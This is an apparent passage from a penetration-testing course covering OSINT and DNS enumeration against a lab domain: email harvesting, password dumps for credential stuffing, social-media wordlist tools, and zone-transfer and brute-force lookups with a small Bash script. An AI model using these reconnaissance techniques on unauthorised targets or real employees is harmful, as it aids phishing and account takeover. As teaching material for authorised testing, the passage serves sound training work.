[171] (Qualys, 2019), https://www.ssllabs.com/ssltest/

also identify some SSL/TLS related vulnerabilities, such as Poodle[172] or Heartbleed.[173] Let's scan www.megacorpone.com and check the results:




Figure 38: SSL Server Test results for www.megacorpone.com

The results are not as bad as the Security Headers check. However, the weak Diffie-Hellman key exchange, RC4 ciphers, and lack of Forward Secrecy suggest our target is not applying current best practices for SSL/TLS hardening. For example, disabling RC4 ciphers has been recommended for several years[174] due to multiple vulnerabilities. We can use these findings to get an insight on the security practices, or lack thereof, within the target organization.

6.11 Pastebin

Pastebin[175] is a website for storing and sharing text. The site doesn't require an account for basic usage. Many people use Pastebin because it is ubiquitous and simple to use. But since Pastebin is a public service, we can use it to search for sensitive information.

For example, we can use the website for basic searches, or use the API for more advanced uses. Let's search for megacorpone.com:

[172] (Wikipedia, 2019) https://en.wikipedia.org/wiki/POODLE

[173] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Heartbleed

[174] (Microsoft Security Response Center, 2013), https://msrc-blog.microsoft.com/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4/

[175] (Pastebin, 2019), https://pastebin.com/




Figure 39: Searching Pastebin

There are only ten results, but some of them look very familiar. We might not find any new information here on MegaCorp One but we shouldn't overlook searching Pastebin on future information gathering efforts.

6.12 User Information Gathering

In addition to gathering information about our target organization's resources, we can also gather information about the organization's employees. Our purpose for gathering this information is to compile user or password lists, build pretexting for social engineering, augment phishing campaigns or client-side attacks, execute *credential stuffing*,[176] and much more. However, the rules of engagement vary for each penetration test. Some penetration tests may be limited to purely technical testing without any social engineering aspects. Other engagements may have few or no restrictions.

Some of the following methods will overlap with those already discussed in previous sections, but we'll go deeper into a few tools specific to user enumeration.

We do need to exercise some caution when we start gathering information on users. As we mentioned in our story about "David" in this module's introduction, our goal is to improve our client's security posture, not necessarily to get any one person fired. Similarly, we don't want to break any laws. A company can only authorize a test against their own systems. Employees' personal devices, third party email, and social media accounts usually fall outside this authorization.

[176] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Credential_stuffing

6.12.1 Email Harvesting

Let's begin our user information gathering with some basic email harvesting. In this case, we will use *theHarvester*,[177] which gathers emails, names, subdomains, IPs, and URLs from multiple public data sources.

For example, we can run theHarvester with **-d** to specify the target domain and **-b** to set the data source to search:

```
kali@kali:~$ theharvester -d megacorpone.com -b google
...
[-] Starting harvesting process for domain: megacorpone.com

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

Harvesting results
No IP addresses found


[+] Emails found:
------------------
joe@megacorpone.com
mcarlow@megacorpone.com
first@megacorpone.com

[+] Hosts found in search engines:
------------------------------------

Total hosts: 13

[-] Resolving hostnames IPs...

Ns1.megacorpone.com:38.100.193.70
Siem.megacorpone.com:38.100.193.89
admin.megacorpone.com:38.100.193.83
beta.megacorpone.com:38.100.193.88
fs1.megacorpone.com:38.100.193.82
intranet.megacorpone.com:38.100.193.87
mail.megacorpone.com:38.100.193.84
mail2.megacorpone.com:38.100.193.73
ns1.megacorpone.com:38.100.193.70
ns2.megacorpone.com:38.100.193.80
url.megacorpone.com:empty
www.megacorpone.com:38.100.193.76
www2.megacorpone.com:38.100.193.79
```

[177] (Christian Martorella, 2019), https://github.com/laramies/theHarvester

Listing 209 - Running theHarvester on megacorpone.com

We found some email addresses, one of which, "first@megacorpone.com", appears to be new to us. We have also found some new subdomains of megacorpone.com. Let's add these to our notes as well.

This is a good reminder that information gathering is not always a neat, linear process. We may be looking for information on users and find something else about our target. This is one reason it's important to keep good notes.

6.12.1.1 Exercises

1. Use theHarvester to enumerate emails addresses for megacorpone.com.
2. Experiment with different data sources (-b). Which ones work best for you?

6.12.2 Password Dumps

Malicious hackers often dump breached credentials on Pastebin or other less reputable websites.[178] These password dumps can be extremely valuable for generating wordlists. For example, Kali Linux includes the "rockyou" wordlist generated from a data breach in 2009.[179]

Checking the email addresses we've found during user enumeration against password dumps can turn up passwords we could use in credential stuffing attacks.

6.13 Social Media Tools

Just about all organizations now maintain some sort of presence on *Social Media*.[180] The information a company posts can be very useful for us. We could, for example, use this information to identify potential employees and gain more information about the company and its operations. There are various ways to gather this public information with several tools we have already discussed, such as recon-ng and theHarvester. Let's explore a few additional tools.

6.13.1.1 Social-Searcher

Social-Searcher[181] is a search engine for social media sites. A free account will allow a limited number of searches per day. Social-searcher can be a quick alternative to setting up API keys on multiple more specialized services.

[178] (Troy Hunt, 2019), https://haveibeenpwned.com/PwnedWebsites

[179] (Wikipedia, 2019) https://en.wikipedia.org/wiki/RockYou#Data_breach

[180] (Wikipedia, 2019) https://en.wikipedia.org/wiki/Social_media

[181] (Social Searcher, 2019), https://www.social-searcher.com




Figure 40: Using Social Searcher

The search results will include information posted by the target organization and what people are saying about it. Among other things, this can help us determine what sort of footprint and coverage an organization has on social media. Once we've done this, we may choose to move on to using site-specific tools.

6.13.2 Site-Specific Tools

There are two site-specific tools that we may want to familiarize ourselves with.

Twofi[182] scans a user's Twitter feed and generates a personalized wordlist used for password attacks against that user. While we will not run any attacks during passive information gathering, we can run this tool against any Twitter accounts we have identified to have a wordlist ready when needed. Twofi requires a valid Twitter API key.

linkedin2username[183] is a script for generating username lists based on LinkedIn data. It requires valid LinkedIn credentials and depends on a LinkedIn connection to individuals in the target organization. The script will output usernames in several different formats.

6.13.2.1 Exercise

1. Use any of the social media tools previously discussed to identify additional MegaCorp One employees.

[182] (Robin Wood, 2019), https://digi.ninja/projects/twofi.php

[183] (initstring, 2019), https://github.com/initstring/linkedin2username

6.14 Stack Overflow

Stack Overflow[184] is a website for developers to ask and answer coding related questions.

The site's value from an information gathering perspective is in looking at the types of questions a given user is asking or answering. If we can reasonably determine a user on Stack Overflow is also an employee of our target organization, we may be able to infer some things about the organization based on the employee's questions and answers.

For example, if we found a user that is always asking and answering questions about Python, it would be reasonable to assume they use that programming language on a daily basis, and it would likely be used at the organization where they are employed.

Even worse, if we find employees discussing sensitive information such as vulnerability remediation on these types of forums, we could discover unpatched vulnerabilities during this phase.

6.15 Information Gathering Frameworks

We will wrap up this module by briefly mentioning two additional tools that incorporate many of the techniques that we have discussed and add additional functionality. These tools are generally too heavy for the work we will do in the labs, but they are valuable during real-world assessments.

6.15.1 OSINT Framework

The *OSINT Framework*[185] includes information gathering tools and websites in one central location. Some tools listed in the framework cover more disciplines than information security.

[184] (Stack Exchange, 2019), https://stackoverflow.com/

[185] (Justin Nordine, 2019, https://osintframework.com/




Figure 41: OSINT Framework

The OSINT framework is not meant to be a checklist, but reviewing the categories and available tools may spur ideas for additional information gathering opportunities.

6.15.2 Maltego

Maltego[186] is a very powerful data mining tool that offers an endless combination of search tools and strategies. The learning curve for it can be steep, and it is frankly overkill for this module, but its impressive capability warrants an introduction.

Maltego searches thousands of online data sources, and uses extremely clever "transforms" to convert one piece of information into another. For example, if we are performing a user information gathering campaign, we could submit an email address, and through various automated searches, "transform" that into an associated phone number or street address. During an organizational information gathering exercise, we could submit a domain name and "transform" that into a web server, then a list of email addresses, then a list of associated social media accounts, and then into a potential password list for that email account.

The combinations are endless, and the discovered information is presented in a scalable graph that allows easy zoom-and-pan navigation.

Maltego CE (the limited "community version" of Maltego) is included in Kali and requires a free registration to use. Commercial versions are also available and can handle larger datasets.

[186] (Paterva, 2019), https://www.paterva.com/buy/maltego-clients.php

Multiple vendors provide information that Maltgo can ingest and display. However, some providers also charge for access to their data. Maltego is not required to complete any material in the labs, but it can be an indispensable tool for large information gathering operations.

6.16 Wrapping Up

In this module, we explored the foundational aspects of the iterative process of passive information gathering. We covered a variety of techniques and tools to locate information about companies and their employees. This information can often prove to be invaluable in later stages of the engagement.

7. Active Information Gathering

In this module, we will move beyond passive information gathering and explore techniques that involve direct interaction with target services. We will take a look at some foundational techniques but bear in mind there are innumerable services that can be targeted in the field. This includes *Active Directory* for example, which we cover in more detail in a separate module. However, we will look at some of the more common active information gathering techniques in this module including port scanning and DNS, SMB, NFS, SMTP, and SNMP enumeration.

7.1 DNS Enumeration

The Domain Name System (DNS)[187] is one of the most critical systems on the Internet and is a distributed database responsible for translating user-friendly domain names into IP addresses.

This is facilitated by a hierarchical structure that is divided into several zones, starting with the top-level root zone. Let's take a closer look at the process and servers involved in resolving a hostname like www.megacorpone.com.

The process starts when a hostname is entered into a browser or other application. The browser passes the hostname to the operating system's DNS client and the operating system then forwards the request to the external DNS server it is configured to use. This first server in the chain is known as the *DNS recursor* and is responsible for interacting with the DNS infrastructure and returning the results to the DNS client. The DNS recursor contacts one of the servers in the DNS root zone. The root server then responds with the address of the server responsible for the zone containing the Top Level Domain (TLD),[188] in this case, the *.com* TLD.

Once the DNS recursor receives the address of the TLD DNS server, it queries it for the address of the authoritative nameserver for the megacorpone.com domain. The authoritative nameserver is the final step in the DNS lookup process and contains the DNS records in a local database known as the zone file. It typically hosts two zones for each domain, the forward lookup zone that is used to find the IP address of a specific hostname and the reverse lookup zone (if configured by the administrator), which is used to find the hostname of a specific IP address. Once the DNS recursor provides the DNS client with the IP address for www.megacorpone.com, the browser can contact the correct web server at its IP address and load the webpage.

To improve the performance and reliability of DNS, DNS caching is used to store local copies of DNS records at various stages of the lookup process. It is for this reason that some modern applications, such as web browsers, keep a separate DNS cache. In addition, the local DNS client of the operating system also maintains its own DNS cache along with each of the DNS servers in the lookup process. Domain owners can also control how long a server or client caches a DNS record via the *Time To Live* (TTL) field of a DNS record.

[187] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Domain_Name_System

[188] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Top-level_domain

7.1.1 Interacting with a DNS Server

Each domain can use different types of DNS records. Some of the most common types of DNS records include:

- *NS* - Nameserver records contain the name of the authoritative servers hosting the DNS records for a domain.
- *A* - Also known as a host record, the "*a record*" contains the IP address of a hostname (such as www.megacorpone.com).
- *MX* - Mail Exchange records contain the names of the servers responsible for handling email for the domain. A domain can contain multiple MX records.
- *PTR* - Pointer Records are used in reverse lookup zones and are used to find the records associated with an IP address.
- *CNAME* - Canonical Name Records are used to create aliases for other host records.
- *TXT* - Text records can contain any arbitrary data and can be used for various purposes, such as domain ownership verification.

Due to the wealth of information contained within DNS, it is often a lucrative target for active information gathering.

To demonstrate this, we'll use the **host** command to find the IP address of www.megacorpone.com:

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 38.100.193.76
```

Listing 210 - Using host to find the A host record for www.megacorpone.com

By default, the host command looks for an *A* record, but we can also query other fields, such as MX or TXT records. To do this, we can use the -t option to specify the type of record we are looking for:

```
kali@kali:~$ host -t mx megacorpone.com
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.
megacorpone.com mail is handled by 20 spool.mail.gandi.net.

kali@kali:~$ host -t txt megacorpone.com
megacorpone.com descriptive text "Try Harder"
```

Listing 211 - Using host to find the MX and TXT records for megacorpone.com

7.1.2 Automating Lookups

Now that we have some initial data from the megacorpone.com domain, we can continue to use additional DNS queries to discover more hostnames and IP addresses belonging to the same domain. For example, we know that the domain has a web server, with the hostname "www.megacorpone.com".

Let's run **host** against this hostname:

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 38.100.193.76
```

Listing 212 - Using host to look up a valid host

Now, let's see if megacorpone.com has a server with the hostname "idontexist". Notice the difference between the query outputs:

```
kali@kali:~$ host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

Listing 213 - Using host to look up an invalid host

In Listing 212, we queried a valid hostname and received an IP resolution response. By contrast, Listing 213 returned an error (*NXDOMAIN*[189]) that indicated that a public DNS record does not exist for that hostname. Now that we understand how to search for valid hostnames, we can automate our efforts.

7.1.3 Forward Lookup Brute Force

Brute force is a trial-and-error technique that seeks to find valid information, including directories on a webserver, username and password combinations, or in this case, valid DNS records. By using a wordlist that contains common hostnames, we can attempt to guess DNS records and check the response for valid hostnames.

In the examples so far, we used *forward lookups*, which request the IP address of a hostname, to query both a valid and an invalid hostname. If **`host`** successfully resolves a name to an IP, this could be an indication of a functional server.

We can automate the forward DNS lookup of common hostnames using the **`host`** command in a Bash one-liner.

First, let's build a list of possible hostnames:

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Listing 214 - A small list of possible hostnames

Next, we can use a Bash one-liner to attempt to resolve each hostname:

```
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done
www.megacorpone.com has address 38.100.193.76
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 38.100.193.84
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 38.100.193.71
```

[189] (Internet Engineering Task Force, 2016), https://tools.ietf.org/html/rfc8020

Listing 215 - Using Bash to brute force forward DNS name lookups

With this simplified wordlist, we discovered entries for "www", "mail", and "router". The hostnames "ftp", "owa", and "proxy", however, were not found. Much more comprehensive wordlists are available as part of the SecLists project.[190] These wordlists can be installed to the /usr/share/seclists directory using the **sudo apt install seclists** command.

7.1.4 Reverse Lookup Brute Force

Our DNS forward brute force enumeration revealed a set of scattered IP addresses in the same approximate range (38.100.193.X). If the DNS administrator of megacorpone.com configured PTR[191] records for the domain, we could scan the approximate range with *reverse lookups* to request the hostname for each IP.

Let's use a loop to scan IP addresses 38.100.193.50 through 38.100.193.100. We will filter out invalid results by showing only entries that do not contain "not found" (with **grep -v**):

```
kali@kali:~$ for ip in $(seq  50 100); do host 38.100.193.$ip; done | grep -v "not fou
nd"
69.193.100.38.in-addr.arpa domain name pointer beta.megacorpone.com.
70.193.100.38.in-addr.arpa domain name pointer ns1.megacorpone.com.
72.193.100.38.in-addr.arpa domain name pointer admin.megacorpone.com.
73.193.100.38.in-addr.arpa domain name pointer mail2.megacorpone.com.
76.193.100.38.in-addr.arpa domain name pointer www.megacorpone.com.
77.193.100.38.in-addr.arpa domain name pointer vpn.megacorpone.com.
...
```

Listing 216 - Using Bash to brute force reverse DNS names

We have successfully managed to resolve a number of IP addresses to valid hosts using reverse DNS lookups. If we were performing an assessment, we could further extrapolate these results, and might scan for "mail1", "mail3", etc and reverse lookup positive results. The point is that these types of scans are often cyclical; we expand our search based on any information we receive at every round.

7.1.5 DNS Zone Transfers

A zone transfer is basically a database replication between related DNS servers in which the *zone file* is copied from a master DNS server to a slave server. The zone file contains a list of all the DNS names configured for that zone. Zone transfers should only be allowed to authorized slave DNS servers but many administrators misconfigure their DNS servers, and in these cases, anyone asking for a copy of the DNS server zone will usually receive one.

This is equivalent to handing a hacker the corporate network layout on a silver platter. All the names, addresses, and functionality of the servers can be exposed to prying eyes.

We have seen organizations whose DNS servers were misconfigured so badly that they did not separate their internal DNS namespace and external DNS

---

[190] (danielmiessler, 2019), https://github.com/danielmiessler/SecLists

[191] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Reverse_DNS_lookup

> *namespace into separate, unrelated zones. This allowed us to retrieve a complete map of the internal and external network structure. It is not uncommon for DNS servers to be misconfigured in this way.*[192]

A successful zone transfer does not directly result in a network breach, although it does facilitate the process.

The **host** command syntax for performing a zone transfer is as follows:

```
host -l <domain name> <dns server address>
```

Listing 217 - Using host to perform a DNS zone transfer

From our earliest host command (Listing 210), we noticed that three DNS servers serve the megacorpone.com domain: *ns1*, *ns2*, and *ns3*. Let's try a zone transfer against each one.

We will use **host -l** (list zone) to attempt the zone transfers:

```
kali@kali:~$ host -l megacorpone.com ns1.megacorpone.com
Using domain server:
Name: ns1.megacorpone.com
Address: 38.100.193.70#53
Aliases:

Host megacorpone.com not found: 5(REFUSED)
; Transfer failed.
```

Listing 218 - The first zone transfer attempt fails

Unfortunately, it looks like the first nameserver, ns1, does not allow DNS zone transfers, so our attempt has failed.

Let's try to perform the same steps using the second nameserver, ns2:

```
kali@kali:~$ host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 38.100.193.80#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
fs1.megacorpone.com has address 38.100.193.82
intranet.megacorpone.com has address 38.100.193.87
mail.megacorpone.com has address 38.100.193.84
mail2.megacorpone.com has address 38.100.193.73
ns1.megacorpone.com has address 38.100.193.70
...
```

Listing 219 - Using host to illustrate a DNS zone transfer

[192] (mandatoryprogrammer, 2019), https://github.com/mandatoryprogrammer/TLDR

This server allows zone transfers and provides a full dump of the zone file for the megacorpone.com domain, delivering a convenient list of IP addresses and corresponding DNS hostnames!

The megacorpone.com domain has very few DNS servers to check. However, some larger organizations might host many DNS servers, or we might want to attempt zone transfer requests against all the DNS servers in a given domain. Bash scripting can help with this task.

To attempt a zone transfer with the **host** command, we need two parameters: a nameserver address and a domain name. We can get the nameservers for a given domain with the following command:

```
kali@kali:~$ host -t ns megacorpone.com | cut -d " " -f 4
ns1.megacorpone.com.
ns2.megacorpone.com.
ns3.megacorpone.com.
```

Listing 220 - Using host to obtain DNS servers for a given domain name

Taking this a step further, we can write a Bash script to automate the process of identifying the relevant nameservers and attempting a zone transfer from each:

```
#!/bin/bash

# Simple Zone Transfer Bash Script
# $1 is the first argument given after the bash script
# Check if argument was given, if not, print usage

if [ -z "$1" ]; then
  echo "[*] Simple Zone transfer script"
  echo "[*] Usage   : $0 <domain name> "
  exit 0
fi

# if argument was given, identify the DNS servers for the domain

for server in $(host -t ns $1 | cut -d " " -f4); do
  # For each of these servers, attempt a zone transfer
  host -l $1 $server |grep "has address"
done
```

Listing 221 - Our Bash DNS zone transfer script

Let's make the script executable and run it against megacorpone.com.

```
kali@kali:~$ chmod +x dns-axfr.sh

kali@kali:~$ ./dns-axfr.sh megacorpone.com
admin.megacorpone.com has address 38.100.193.83
beta.megacorpone.com has address 38.100.193.88
fs1.megacorpone.com has address 38.100.193.82
intranet.megacorpone.com has address 38.100.193.87
mail.megacorpone.com has address 38.100.193.84
mail2.megacorpone.com has address 38.100.193.73
ns1.megacorpone.com has address 38.100.193.70
ns2.megacorpone.com has address 38.100.193.80
ns3.megacorpone.com has address 38.100.193.90
```

```
router.megacorpone.com has address 38.100.193.71
...
```

Listing 222 - Running the DNS zone transfer Bash script

7.1.6 Relevant Tools in Kali Linux

There are several tools in Kali Linux that can automate DNS enumeration. Two notable examples are *DNSRecon* and *DNSenum*, which have useful options that we'll explore in the following sections.

7.1.6.1 DNSRecon

DNSRecon[193] is an advanced, modern DNS enumeration script written in Python. Running **dnsrecon** against megacorpone.com using the **-d** option to specify a domain name, and **-t** to specify the type of enumeration to perform (in this case a zone transfer), produces the following output:

```
kali@kali:~$ dnsrecon -d megacorpone.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for megacorpone.com name servers
[*] Resolving SOA Record
[+]      SOA ns1.megacorpone.com 38.100.193.70
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS ns1.megacorpone.com 38.100.193.70
[*]     NS ns2.megacorpone.com 38.100.193.80
[*]     NS ns3.megacorpone.com 38.100.193.90
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 38.100.193.80
[+] 38.100.193.80 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      NS ns1.megacorpone.com 38.100.193.70
[*]      NS ns2.megacorpone.com 38.100.193.80
[*]      NS ns3.megacorpone.com 38.100.193.90
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.215
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.217
[*]      MX @.megacorpone.com fb.mail.gandi.net 217.70.178.216
[*]      MX @.megacorpone.com spool.mail.gandi.net 217.70.178.1
[*]      A admin.megacorpone.com 38.100.193.83
[*]      A fs1.megacorpone.com 38.100.193.82
[*]      A www2.megacorpone.com 38.100.193.79
[*]      A test.megacorpone.com 38.100.193.67
[*]      A ns1.megacorpone.com 38.100.193.70
[*]      A ns2.megacorpone.com 38.100.193.80
[*]      A ns3.megacorpone.com 38.100.193.90
...
[*]
[*] Trying NS server 38.100.193.70
[+] 38.100.193.70 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
[*]
```

[193] (darkoperator, 2019), https://github.com/darkoperator/dnsrecon

```
[*] Trying NS server 38.100.193.90
[+] 38.100.193.90 Has port 53 TCP Open
[-] Zone Transfer Failed!
[-] No answer or RRset not for qname
```

Listing 223 - Using dnsrecon to perform a zone transfer

Based on the output above, we have managed to perform a successful DNS zone transfer against the megacorpone.com domain. The result is basically a full dump of the zone file for the domain.

Let's try to brute force additional hostnames using the list.txt file we created previously for forward lookups. That list looks like this:

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Listing 224 - List to be used for subdomain brute forcing using dnsrecon

To begin the brute force attempt, we will use the **-d** option to specify a domain name, **-D** to specify a file name containing potential subdomain strings, and **-t** to specify the type of enumeration to perform (in this case **brt** for brute force):

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
[*] Performing host and subdomain brute force against megacorpone.com
[*]      A router.megacorpone.com 38.100.193.71
[*]      A www.megacorpone.com 38.100.193.76
[*]      A mail.megacorpone.com 38.100.193.84
[+] 3 Records Found
```

Listing 225 - Brute forcing hostnames using dnsrecon

Our brute force attempt has finished, and we have managed to resolve a few hostnames.

7.1.6.2 DNSenum

DNSEnum is another popular DNS enumeration tool. To show a different output, let's run **dnsenum** against the *zonetransfer.me* domain (which is owned by DigiNinja[194] and specifically allows zone transfers):

```
kali@kali:~$ dnsenum zonetransfer.me
dnsenum.pl VERSION:1.2.2
-----   zonetransfer.me   -----

Host's addresses:
__________________

zonetransfer.me                          7200     IN    A        217.147.180.162


Name Servers:
```

[194] (DigiNinja), https://digi.ninja/about.php

```
--------------

ns12.zoneedit.com                       3653     IN    A        209.62.64.46
ns16.zoneedit.com                       6975     IN    A        69.64.68.41


Mail (MX) Servers:
-------------------

ASPMX5.GOOGLEMAIL.COM                   293      IN    A        173.194.69.26
ASPMX.L.GOOGLE.COM                      293      IN    A        173.194.74.26
ALT1.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.66.26
ALT2.ASPMX.L.GOOGLE.COM                 293      IN    A        173.194.65.26
ASPMX2.GOOGLEMAIL.COM                   293      IN    A        173.194.78.26
ASPMX3.GOOGLEMAIL.COM                   293      IN    A        173.194.65.26
